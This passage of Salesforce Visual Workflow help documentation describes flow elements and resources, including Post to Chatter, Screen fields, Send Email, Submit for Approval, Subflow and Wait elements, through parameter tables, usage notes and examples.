Calls an object-specific or global quick action that's already been configured in your organization. Only "Create," "Update," and "Log a Call" actions are supported.

The unique name for each object-specific action is prefixed with the object it's associated with. The unique name for each global action has no prefix.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Related Record ID`	Only for object-specific actions. The ID of the record from which the action executes. For example, the action creates a case that's associated with a given account. Assign the ID for that account to `Related Record ID`. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Input Parameter`	Varies for each action. The action layout determines which parameters are required. Required parameters appear by default and can't be removed. If a required field has a default or predefined value, that field is optional in object-specific and global actions in the flow. If you later remove the field's default or predefined value and you didn't set a value in the flow, the interview fails at run time. The value must be compatible with the parameter.

Example: Your organization has an object-specific action that creates a case record on an account. The flow calls that action at run time and uses input assignments to transfer data from the flow to the action.

Note: At run time, the record isn't created or updated until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Create Salesforce Records from a Flow
- Update Salesforce Records from a Flow
- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Post to Chatter Element

Posts a message to a specified feed, such as to a Chatter group or a case record. The message can contain mentions and topics, but only text posts are supported.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Inputs

Input Parameter	Description
`Community ID`	ID of a community to post to. Valid only if Salesforce Communities is enabled. Required if posting to a user or Chatter group that belongs to a Salesforce.com Community. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Message`	The text that you want to post. • To mention a user or group, enter *`@[reference]`*, where *`reference`* is the ID for the user or group that you want to mention. The reference can be a literal value, a merge field, or a flow resource. For example: `@[{!UserId}]`. • To add a topic, enter *`#[string]`*, where *`string`* is the topic that you want to add. For example: `#[Action Required]`. This parameter accepts **single-value resources of any type**. That value is treated as text and is limited to 10,000 characters.
`Target Name or ID`	Reference to the user, Chatter group, or record whose feed you want to post to. • To post to a user's feed, enter the user's `ID` or `Username`. For example: *`jsmith@salesforce.com`* • To post to a Chatter group, enter the group's `Name` or `ID`. For example: *`Entire Organization`* • To post to a record, enter the record's `ID`. For example: *`001D000000JWBDx`*

Input Parameter	Description
	This parameter accepts **single-value resources of any type**. That value is treated as text.
`Target Type`	Required only if `Target Name or ID` is set to a username or a Chatter group name. The type of feed that you want to post to. Valid values are: • *`User`*—If `Target Name or ID` is set to a user's `Username`, enter this value. • *`Group`*—If `Target Name or ID` is set to a Chatter group's `Name`, enter this value.
`Visibility`	Specifies whether this feed item is available to all users or internal users only. Valid only if Salesforce Communities is enabled. Valid values are: • *`allUsers`* • *`internalUsers`*

Outputs

Output Parameter	Description
`Feed Item ID`	Assigns the created post's ID to a resource in the flow. This parameter accepts any **single-value variables of type Text, Picklist, or Picklist (Multi-Select)**.

Usage

Note: At run time, the Chatter post isn't created until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Screen Element

Displays a screen to the user who is running the flow, which lets you display information to the user or collect information from the user.

Flow Screen Element: General Info
Identifies which navigation buttons are available for a given screen, as well as whether help text is available to the flow user.

Flow Screen Element: User Input Fields
Lets users manually enter information. A *flow user input field* is a text box, long text area, number, currency, date, date/time, password, or checkbox in a Screen element.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow Screen Element: Choice Fields

Lets users select from a set of choices. A *flow choice field* is a radio button, drop-down list, multi-select checkbox, or multi-select picklist in a Screen element.

Flow Screen Element: Display Text Fields

Displays information to users while they're running the flow.

SEE ALSO:

Flow Elements

Define the Path That a Flow Takes

Flow Screen Element: General Info

Identifies which navigation buttons are available for a given screen, as well as whether help text is available to the flow user.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Navigation Options

Field	Description
Drop-down list	Determines which navigation buttons display for this screen. At run time, the system automatically determines which buttons are relevant, depending on whether any screens precede or follow the screen in the flow path. To restrict the screen from displaying either the **Previous** or the **Finish** button, use the drop-down list. • **No navigation restrictions**—(Default) The system displays all relevant navigation buttons on the screen. • **Don't show Previous button**—Select this option if revisiting the previous screen triggers an action that must not be repeated, such as a credit card transaction. • **Don't show Finish button**—Select this option if you need the user to go back to a previous screen to continue or complete the flow. For example, suppose the flow prompts the user to enter information to identify an existing contact. The flow then looks up the user-entered information in the database. If no matching contact is found, the flow displays a screen to tell the user to go back and try again. For that screen, select **Don't show Finish button**.
`Show Pause button`	Adds the **Pause** button to the navigation buttons for this screen, if `Let Users Pause Flows` is enabled in your organization's Workflow and Approvals settings. Once a user pauses a flow interview, only that user or an administrator can resume the interview. Note: Users can't resume paused flows from Lightning Experience, so we recommend removing the Pause button from flows that are distributed in Lightning Experience.
`Paused Message`	The message that's displayed to flow users when they pause a flow.

Help Text

Field	Description
Text box	Information for users to see when they click **Help for this form**. This field accepts **single-value resources of any type**. That value is treated as text.

Usage
If you allow users to pause interviews of this flow:

- Customize the interview label
- Enable `Let Users Pause Flows` in your organization's Process Automation Settings
- Add the Paused Flow Interviews component to the Home page layout for relevant users

SEE ALSO:

Flow Screen Element
Design Home Page Layouts

Flow Screen Element: User Input Fields

Lets users manually enter information. A *flow user input field* is a text box, long text area, number, currency, date, date/time, password, or checkbox in a Screen element.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Label`	User-friendly text that displays to the left of the field. To format the label, click .
`Unique Name`	A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Input Type`	Automatically populated based on the type of input field you selected.
`Default Value`	Pre-populated value for the input field. If the associated screen isn't executed, the stored value of the input field is always null. The data type of the default value must be compatible with the field's data type. For example, a checkbox's default value must be of type boolean.
`Scale`	Controls the number of digits to the right of the decimal point. Can't exceed 17. If you leave this field blank or set to zero, only whole numbers display when your flow runs. Available for only Currency and Number input fields.
`Required`	Forces users to enter a value before they can move on to the next screen.
`Validate`	Enables input validation on this field.
`Formula Expression`	Boolean formula expression that evaluates whether the user entered an acceptable value.

Field	Description
`Error Message`	Displays underneath the field if the user didn't enter an acceptable value. This field accepts **single-value resources of any type**. That value is treated as text.
Help Text	Adds next to the input field. In the text box, enter helpful information about this field. This field accepts **single-value resources of any type**. That value is treated as text.

SEE ALSO:

Flow Screen Element

Flow Screen Element: Choice Fields

Lets users select from a set of choices. A *flow choice field* is a radio button, drop-down list, multi-select checkbox, or multi-select picklist in a Screen element.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Label`	Displays to the left of the field. To format the label, click .
`Unique Name`	A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Value Data Type`	Controls which choices are available in Choice Settings. For example, if you choose Number you can't use a choice that has a data type of Text. You can't change the value data type of multi-select choice fields; only text is supported.
`Scale`	Controls the number of digits to the right of the decimal point. Can't exceed 17. If you leave this field blank or set to zero, only whole numbers display when your flow runs. Available for only Currency and Number choice fields.
`Required`	Forces users to identify a choice before they progress to the next screen.
`Default Value`	The choice that's preselected for the user. If the associated screen isn't executed, the stored value of the choice field is always null.
`Choice`	The choice options that the user can choose from. Select configured choices, dynamic record choices, or picklist choices. Note: You can't rearrange choices. The choice's data type must match Value Data Type.

Field	Description
`Help Text` box	Information that users see when they click . This field accepts **single-value resources of any type**. That value is treated as text.

SEE ALSO:

- Limitations for Multi-Select Choice Fields
- Options for Choice Fields in Flow Screen Elements
- Flow Screen Element

Options for Choice Fields in Flow Screen Elements

A key part of configuring choice fields in a flow screen is selecting the choice options to display in that field. These options appear as the individual radio buttons or checkboxes or options in a drop-down list. Create choice options with at least one of these resources: choices, dynamic record choices, or picklist choices.

Dynamic record choices and picklist choices are easier to configure and don't require as much maintenance as choices. We recommend using a flow choice resource (otherwise known as stand-alone choices) only when you can't use the other two.

If you want the user to select...	Use this resource
From a set of filtered records	Dynamic Record Choice
From a set of values that correspond to an existing picklist or multi-select picklist field	Picklist Choice
Something that can't be generated from a record, picklist field, or multi-select picklist field	Choice

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Flow Screen Element: Choice Fields
- Flow Dynamic Record Choice Resource
- Flow Picklist Choice Resource
- Flow Choice Resource

Flow Screen Element: Display Text Fields

Displays information to users while they're running the flow.

Field	Description
`Unique Name`	A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Text box	The text to display to the flow user. Click to switch between the plain text editor and the rich text editor.Using the rich text editor saves the content as HTML. This field accepts **single-value resources of any type**. That value is treated as text.

Example: Welcome users to the flow or display terms and conditions.

SEE ALSO:

Flow Screen Element

Flow Send Email Element

Sends an email by manually specifying the subject, body, and recipients in the flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip:

- Store the text for the email body in a text template.
- To use an email template that exists in your organization, call an email alert instead.

Specify at least one recipient for the email. You can use both email address parameters, so long as the combined number of addresses is five or fewer.

Field	Description
`Body`	Text for the body of the email. The email is treated as plain text; HTML formatting isn't respected. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Subject`	Text for the subject of the email. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Email Addresses (comma-separated)`	Optional. Recipients of the email. For the email to send successfully, enter a value for `Email Addresses (comma-separated)` or `Email Addresses (collection)`. You can use both parameters, so long as the combined number of email addresses is five or fewer. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Email Addresses (collection)`	Optional. Recipients of the email. For the email to send successfully, enter a value for `Email Addresses (comma-separated)` or `Email Addresses (collection)`. You can use both parameters, so long as the combined number of email addresses is five or fewer.

Field	Description
	This parameter accepts **collection variables of type Text**.
`Sender Address`	The organization-wide email address that's used to send the email. Required only if `Sender Type` is set to *`OrgWideEmailAddress`*. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Sender Type`	Optional. Email address used as the email's From and Reply-To addresses. Valid values are: • *`CurrentUser`*—Email address of the user running the flow. (Default) • *`DefaultWorkflowUser`*—Email address of the default workflow user. • *`OrgWideEmailAddress`*—The organization-wide email address that is specified in `Sender Address`.

Usage

Note: At run time, the email isn't sent until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Send Email from a Flow
- Flow Text Template Resource
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Step Element

Acts as a placeholder when you're not sure which element you need.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Usage

Steps aren't valid elements for active flows. As a flow admin, you can run a draft flow with Step elements in it. Before you activate the flow, replace the Step elements with other elements or delete them entirely.

Convert a Step element into a Screen element at any time by hovering your mouse over the step and clicking .

Note:

- If you convert a step that has multiple connectors into a Screen, all its connectors are deleted.

- Once a Step element has been converted, you can't use its original unique name.

SEE ALSO:

Flow Screen Element

Flow Elements

Define the Path That a Flow Takes

Flow Submit for Approval Element

Submits one Salesforce record for approval.

Tip: Before you begin, store the ID for the record that you want to submit for approval.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Inputs

Transfer data from the flow to the approval submission.

Input Parameter	Description
`Record ID`	The ID of the record that you want to submit for approval. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Next Approver IDs`	The ID of the user to be assigned the approval request when the approval process doesn't automatically assign the approver. This parameter accepts **collection variables of type Text** that include exactly one item.
`Approval Process Name or ID`	The unique name or ID of the specific approval process to which you want the record to be submitted. The process must have the same object type as the record you specified in `Record ID`. Required if `Skip Entry Criteria` is set to *`$GlobalConstant.True`*. If this parameter and `Submitter ID` aren't set, the flow succeeds only when: • The approver on submit is determined automatically, and • The user who launched the flow is an allowed initial submitter Make sure that: • The approver on submit is determined automatically, and • The initial submitters (for the approval processes related to this object) include all users who could launch this flow This parameter accepts **single-value resources of any type**. That value is treated as text.

Input Parameter	Description
`Skip Entry Criteria`	If set to *`$GlobalConstant.True`*, the record isn't evaluated against the entry criteria set on the process that is defined in `Approval Process Name or ID`. This parameter accepts any **single-value resource of type Boolean**.
`Submission Comments`	Text that you want to accompany the submission. Don't reference merge fields or formula expressions. Submission comments appear in the approval history for the specified record. This text also appears in the initial approval request email if the template uses the `{!ApprovalRequest.Comments}` merge field. This parameter accepts **single-value resources of any type**. That value is treated as text.
`Submitter ID`	The ID for the user who submitted the record for approval. The user receives notifications about responses to the approval request. The user must be one of the allowed submitters for the process. If you don't set this field, the user who launched the flow is the submitter. If a workflow rule triggers a flow that includes this element, the submitter is the user who triggered the workflow rule. Workflow rules can be triggered when a user creates or edits a record. When the record is approved or rejected, the user who launched the flow or triggered the workflow rule is notified. This parameter accepts **single-value resources of any type**. That value is treated as text.

Outputs

Transfer data from the approval request to the flow. Assignments occur when the approval request is created.

Optional Output Parameter	Description
`Instance ID`	The ID of the approval request that was submitted. This parameter accepts **single-value variables of type Text, Picklist, or Picklist (Multi-Select)**.
`Instance Status`	The status of the current approval request. Valid values are "Approved," "Rejected," "Removed," or "Pending". This parameter accepts **single-value variables of type Text, Picklist, or Picklist (Multi-Select)**.
`New Work Item IDs`	The IDs of the new items submitted to the approval request. There can be 0 or 1 approval processes. This parameter accepts **collection variables of type Text**.
`Next Approver IDs`	The IDs of the users who are assigned as the next approvers. This parameter accepts **collection variables of type Text**.
`Record ID`	The ID of the record that the flow submitted for approval. This parameter accepts **single-value variables of type Text, Picklist, or Picklist (Multi-Select)**.

Usage

Note: At run time, the approval request isn't created until the interview's transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element.

SEE ALSO:

- Flow Elements
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Subflow Element

Calls another flow in your organization. Use this element to reference modular flows and simplify the overall architecture of your flow.

A subflow element references another flow and calls that flow at run time. When a flow contains a subflow element, we call it the *master flow* to distinguish it from the *referenced flow*.

Tip: Create smaller flows that perform common tasks. For example, build utility flows to capture address and credit card information, and authorize a credit card purchase amount. Then call those flows as needed from multiple product-ordering flows.

Assign values to variables in the referenced flow. Variable assignments occur when the master flow calls the referenced flow at run time.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Column Header	Description
`Target`	Referenced flow's variable whose value you want to set. By default, this drop-down list contains the variables of the currently active version of the referenced flow. If the referenced flow has no active version, the drop-down list contains the variables of the *latest* version of the referenced flow.
`Source`	Master flow's resource or value to assign to the target. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a flow resource. • Manually enter a literal value or merge field. `Source`'s data type must be compatible with `Target`.

Assign values from the referenced flow's variables to the master flow's variables. Variable assignments occur when the referenced flow finishes running.

Column Header	Description
`Source`	Referenced flow's variable whose value you want to assign to the target. By default, this drop-down list contains the variables of the currently active version of the referenced flow. If the referenced flow has no active version, the drop-down list contains the variables of the *latest* version of the referenced flow.
`Target`	Master flow's variable whose value you want to set. `Target`'s data type must be compatible with `Source`.

Usage

At run time, the master flow calls the *active* version of each referenced flow by default. If a referenced flow has no active version, then the master flow calls the *latest* version of the referenced flow. To run only the latest version of each referenced flow:

- Open the master flow, and click **Run with Latest** in the button bar, or
- Append the URL for the master flow with `?latestSub=true`

Note: Only flow admins can run inactive flows. For other users, the flow fails at run time if a subflow element tries to call a flow with no active version.

SEE ALSO:

- Flow Elements
- View Inputs and Outputs of Other Referenced Flow Versions
- Customize What Happens When a Flow Fails
- Define the Path That a Flow Takes
- Cross-Object Field References in Flows

Flow Wait Element

Waits for one or more defined events to occur, which lets you automate processes that require a waiting period.

Define the events that the flow waits for before it proceeds.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Name`	The name appears on the connector that's associated with this event.
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Event Type`	Determines whether the flow is waiting for: • An absolute time (such as 3 days from now), or

Field	Description
	• A time relative to a date/time field on a Salesforce record (such as 3 days after an opportunity closes)
Event Conditions	Determines the exact event that the flow is waiting for. Parameters vary, based on the selected event type.
`Wait for this event only if additional conditions are met`	If selected, the flow waits for this event only when certain conditions are met.
Waiting Conditions	Determines which conditions must be true for the flow to wait for this event. Available only if `Wait for this event only if additional conditions are met` is selected. The flow waits for the event only if the waiting conditions evaluate to `true`. For details, see Define Flow Conditions on page 5088.
Variable Assignments	Assigns the event's outputs to flow variables. Parameters vary, based on the selected event type.
`[Default Path]`	Determines what the flow does when all the events have unmet waiting conditions. If at least one event doesn't have waiting conditions, the default path is never executed. The name displays on the Wait element's default connector. Provide a custom name for this path by replacing the predefined value.


Usage

Note:

- Flows that contain Wait elements must be autolaunched. If a flow includes Wait elements and screens, choice, or dynamic choices, you can't activate or run it.
- Before you add a Wait element to your flow, understand the special behavior and limitations. See Limitations for Time-Based Flows on page 5062 for details.

After you define your events, connect the Wait element to other elements on the canvas to indicate what the flow does when:

- Each event is the first to occur. One connector **(1)** is available for each event that's defined in the Wait element.
- There are no more events to wait for, because the waiting conditions for every event are unmet. One connector **(2)** is available for the Wait element's default path.
- An error occurs related to the Wait element. One connector **(3)** is available for the Wait element's fault path, and it's always labeled FAULT.



If the flow waits for multiple events, consider returning the flow path to the Wait element again so that the flow waits for the other events. If you return the flow path to the Wait element, consider using waiting conditions to control when the flow waits for each event. For an example, see Sample Flow That Waits for Many Events on page 5178.

What Are Waiting Conditions?

Each event that you define in a flow Wait element has optional *waiting conditions*. These conditions must be met for the flow interview to wait for that event at run time.

SEE ALSO:

Customize What Happens When a Flow Fails
Define the Path That a Flow Takes
Cross-Object Field References in Flows
Flow Elements

What Are Waiting Conditions?

Each event that you define in a flow Wait element has optional *waiting conditions*. These conditions must be met for the flow interview to wait for that event at run time.

When an interview encounters a Wait element, it checks the waiting conditions for each event to determine which events to wait for. If the waiting conditions aren't met for an event, the interview doesn't wait for that event. If all events have unmet waiting conditions, the interview executes the default path.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: Add a default path if:


- All the events have waiting conditions set, and
- You want the flow to proceed when the waiting conditions for all events are met

Example: Here are two scenarios in which you would use waiting conditions.

- The flow waits for different events based on a field value on a given record.

  For example, send an email reminder to a contract's owner before the contract's end date. The date on which you send the email depends, however, on the rating of the contract's account. If the account is hot, send the email a month before the end date. If the account isn't hot, send the email two weeks before the end date.

  In this example, you would create two events. The event for hot accounts occurs 30 days before the contract's end date. Its waiting conditions would check if the `Rating` for the contract's account is equal to "Hot."



  The second event occurs 15 days before the contract's end date. Its waiting conditions would check if the `Rating` for the contract's account is not equal to "Hot."

When a flow interview executes the Wait element during run time, the interview checks the waiting conditions for each event. It only waits for the events whose waiting conditions are met. If the account is hot, the interview doesn't wait for the second event.

- The flow waits for multiple events to occur, such as to send periodic email reminders. For an example of this scenario, see Sample Flow That Waits for Many Events on page 5178.

SEE ALSO:

Operators in Flow Record Filters
Flow Wait Element
Flow Event Types

Flow Resources

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Each *resource* represents a value that you can reference throughout the flow.

In the Cloud Flow Designer, the Explorer tab displays the resources that are available in the flow.

You can create some types of resources from the Resources tab by double-clicking them. Some resources, such as global constants and system variables, are automatically provided by the system. Other resources are provided by the system when you add an element to the flow. For example, when you add a Decision element to your flow, the system creates a resource for each outcome.

Which resources are available depend on the specific field you're setting. Oftentimes you can create resources from within that field by expanding the CREATE NEW section of its drop-down list.

Flow Resource	Description	Creatable from the Resources Tab
Choice	Represents an individual value that can be used in choice screen fields.	Yes
Collection Variable	Stores multiple updatable values that have the same data type, such as a group of email addresses.	Yes
Constant	Stores a fixed value.	Yes
Dynamic Record Choice	Represents a set of choices that's generated from an object's records.	Yes
Element	Any element that you add to the flow is available as a `Resource` with the `was visited` operator in outcome criteria. An element is considered visited if the element has already been executed in the flow interview. Any element that you add to the flow that supports a fault connector is available as a Boolean resource. If the element has already been successfully executed in the flow interview, the resource's value is `True`. If the element wasn't executed or was executed and resulted in an error, the resource's value is `False`.	

Flow Resource	Description	Creatable from the Resources Tab
Formula	Calculates a value by using other resources in your flow and Salesforce functions	Yes
Global Constant	Fixed, system-provided values, such as `EmptyString`, `True`, and `False`, that can be assigned as the values of flow resources.	
Global Variables	System-provided variables that reference information about the organization or running user, such as the user's ID or the API session ID. In Visual Workflow, global variables are available in only flow formulas.	
Outcome	If you add a Decision element to the flow, its outcomes are available as Boolean resources. If an outcome path has already been executed in the flow interview, the resource's value is `True`.	
Picklist Choice	Represents a set of choices that's generated from the values of a picklist or multi-select picklist field.	Yes
Picklist Values	System-provided values for picklist fields in sObject variables and sObject collection variables. Available for only Assignment and Decision elements.	
Screen Field	Any screen field that you add to the flow is available as a resource. The resource value depends on the type of screen field. The value for a screen input field is what the user enters. The value for a screen choice field is the stored value of the choice that the user selects. The value for a screen output field is the text that's displayed to the user.	
SObject Collection Variable	Stores updatable field values for one or more Salesforce records.	Yes
SObject Variable	Stores updatable field values for a Salesforce record.	Yes
System Variable	System-provided values about the running flow interview, such as `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}`, and `{!$Flow.FaultMessage}`.	
Text Template	Stores formatted text.	Yes
Variable	Stores a value that can be updated as the flow executes.	Yes
Wait Event	If you add a Wait element to the flow, its events are available as Boolean resources. If an event's waiting conditions are met, the resource's value is `True`. If the event has no waiting conditions set, the resource's value is always `True`.	

Flow Choice Resource

Represents an individual value to use in choice screen fields.

Flow Collection Variable Resource

Stores multiple updatable values that have the same data type, such as a group of email addresses.

Flow Constant Resource

A flow constant represents a fixed value. Unlike variables, this value can't change throughout a flow.

Flow Dynamic Record Choice Resource

Represents a set of choices that's generated from an object's records.

Flow Formula Resource

Calculates a value by using other resources in your flow and Salesforce functions.

Flow Global Constant Resource

Fixed, system-provided values, such as `EmptyString`, `True`, and `False`.

Global Variables in Visual Workflow

System-provided variables that reference information about the organization or running user, such as the user's ID or the API session ID. In Visual Workflow, global variables are available only in flow formulas.

Flow Picklist Choice Resource

Represents a set of choices that's generated from the values of a picklist or multi-select picklist field.

Flow sObject Collection Variable Resource

Stores updatable field values for one or more Salesforce records.

Flow sObject Variable Resource

Stores updatable field values for a Salesforce record.

System Variables in Flows

System-provided values about the running flow interview, such as `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}`, and `{!$Flow.FaultMessage}`.

Flow Text Template Resource

Stores HTML-formatted text.

Flow Variable Resource

Stores a value that can be updated as the flow executes.

SEE ALSO:

Cloud Flow Designer

Flow Choice Resource

Represents an individual value to use in choice screen fields.

Field	Description
`Label`	A user-friendly label for the choice option.
`Unique Name`	A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this choice option from other resources.
`Value Data Type`	Controls which choice fields this choice can be used in. For example, you can't use a Text choice in a Currency radio button field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Scale`	Controls the number of digits to the right of the decimal point. Can't exceed 17. If you leave this field blank or set to zero, only whole numbers display when your flow runs. Available for only Currency and Number choices.
`Stored Value`	If the user selects this choice, the choice field has this value. If a user leaves a choice blank or unselected, its stored value is set to `null`.
`Show Input on Selection`	Displays a text box below the choice option. This option isn't available if the choice's data type is `Boolean`.

These fields appear only if you select `Show Input on Selection`.

Field	Description
`Label`	A user-friendly label for the text box.
`Required`	Forces users to enter a value in the text box before they can progress or finish the flow.
`Validate`	Evaluates whether the user entered an acceptable value.

These fields appear only if you select `Validate`.

Field	Description
`Formula`	Boolean formula expression that evaluates whether the user entered an acceptable value.
`Error Message`	Displays if the user didn't enter an acceptable value.

Example: If your flow asks users to choose a particular service level, create choices for Gold, Silver, and Bronze. In a screen, display the choices with a description of the features included. Then, in the same screen, let the user pick from a dropdown list.

Rich Text in Choice Labels

You can configure every choice's label using the rich text editor, but keep in mind where you want to use the choice.

Dropdown List and Multi-Select Picklist Fields

Rich text isn't supported. If you include a choice with rich text in a dropdown list, at runtime the choice renders the HTML characters in their escaped form.

For example, the choice label `<b>My Label</b>` renders as `<b>My Label</b>` at runtime.

Radio Button and Multi-Select Checkbox Fields

- Rich text is supported.
- Don't use angle brackets (< and >) except when applying HTML markup to your label. Instead, use square brackets (`[` and `]`). If a choice is used in a field that supports rich text, it treats anything in angle brackets as HTML. If the contents isn't valid HTML, the content is stripped from the label.

For example, you include the "<My Label>" choice in a radio button or multi-select checkbox field. <My Label> is considered invalid HTML, so at runtime the value is stripped from the label. Rather than display nothing—because the label doesn't include any other value—the flow displays the choice's unique name: `My_Label`.

SEE ALSO:

- Flow Resources
- Flow Screen Element: Choice Fields
- Options for Choice Fields in Flow Screen Elements
- Cross-Object Field References in Flows

Flow Collection Variable Resource

Stores multiple updatable values that have the same data type, such as a group of email addresses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this collection variable from other resources.
`Data Type`	Determines the type of values that can be assigned to the collection variable.
`Input/Output Type`	Determines whether the collection variable can be accessed outside the flow. • Private—Can be assigned and used only within the flow • Input—Can be set at the start of the flow using Visualforce controllers, or subflow inputs • Output—Can be accessed from Visualforce controllers and other flows This field doesn't affect how variables are assigned or used within the same flow, for example, through these types of elements: Assignment, Record or Fast Create, Record or Fast Lookup, and Apex Plug-in. The default value of the field is `Private`. Warning: Disabling input or output access for an existing variable can break the functionality of applications and pages that call the flow and access the variable. For example, you can access variables

Field	Description
	from URL parameters, Visualforce controllers, subflows, and processes.

SEE ALSO:

- Flow Resources
- Flow sObject Collection Variable Resource
- Flow Loop Element
- Cross-Object Field References in Flows

Flow Constant Resource

A flow constant represents a fixed value. Unlike variables, this value can't change throughout a flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this constant from other resources.
`Data Type`	Determines the types of values that the constant can store.
`Value`	The constant's value. This value doesn't change throughout the flow.

SEE ALSO:

- Flow Resources

Flow Dynamic Record Choice Resource

Represents a set of choices that's generated from an object's records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this resource from other resources.
`Value Data Type`	Data type of the choice's stored value.

Field	Description
`Create a choice for each`	Determines the object whose records you want to use to generate the choices
Filter Criteria	Determines which records are included in the generated list of choices. If you don't apply any filters, a choice is generated for *every* record of the selected object. For example, to generate a list of all accounts in San Francisco, use filters to include only accounts whose Billing City is San Francisco.
